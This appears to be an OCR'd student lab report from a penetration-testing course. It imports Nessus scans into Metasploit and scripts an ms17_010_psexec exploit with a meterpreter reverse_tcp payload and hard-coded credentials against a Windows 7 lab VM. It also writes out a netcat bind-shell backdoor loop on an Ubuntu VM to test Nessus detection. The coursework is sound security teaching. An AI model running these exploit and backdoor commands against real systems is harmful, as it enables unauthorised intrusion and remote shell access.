
Now, we will import the Nessus scan results from earlier steps which we have downloaded and it's on Nessus folder. With the Nessus scan files imported, we now look at the vulns table in Metasploit's database.

msf > vulns (Required Screenshot 2 is provided Below)

Screenshot 2:




Here we can see list of Vulnerability on our Windows XP and Ubuntu machines IP Machines




We can also search for vulnerabilities based on protocol

msf > vulns -S rpc



After that, we run the script by typing # ./test.sh Windows XP IP_Address Kali Linux IP_Address
The script will run and we will see an active Metasploit session created




2. Using the skills learned from step 9, write a script to run the Metasploit psexec module against Windows 7 machine. Provide screenshots showing the module has been successfully executed and you got a session. (6pt)


Script is provided here

#!/bin/bash


msfconsole -x "use exploit/windows/smb/ms17_010_psexec; set RHOST $1; set SMBUser georgia; set SMBPass password; set PAYLOAD windows/meterpreter/reverse_tcp; set LHOST $2; exploit -j"

Screenshot of the code :




kali-linux-2023.4-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
Home
kali-linux-2023.4-vmware-a...
BookUbuntu
Windows XP Professional - Ren...
Windows 7
19:46
root@kali: /tmp
File Actions Edit View Help
(root㉿kali)-[/tmp]
./test1.sh 192.168.5.136 192.168.5.134
zsh: permission denied: ./test1.sh
(root㉿kali)-[/tmp]
chmod 744 test1.sh
(root㉿kali)-[/tmp]
./test1.sh 192.168.5.136 192.168.5.134
Metasploit tip: Writing a custom module? After editing your module, why not try the reload command
METASPLOIT CYBER MISSILE COMMAND V5
WAVE 5 ######## SCORE 31337 ## HIGH FFFFFFFF
https://metasploit.com
=[metasploit v6.3.43-dev]
6:46 SHASHANGKA
2/18/2024

I used the "show options" command to examine the necessary configurations for the psexec module, ensuring the utilization of Georgia's credentials for the SMBUser and SMBPass options.




3. Create a simple Netcat backdoor listener on port 2222 as root on Ubuntu Linux machine (don't change the port number) # while (true); do echo "started"; nc -lnvp 2222 -e /bin/bash; done Click the New Scan button at the upper right corner of Nessus and choose Advanced Scan template

Run the Nessus against the Ubuntu Linux machine. Will Nessus catch this backdoor? Provide a screenshot showing all the critical vulnerabilities Nessus finds. (6pt)

Step 1:

I created a simple Netcat backdoor listener using the script and run on Ubuntu Machine

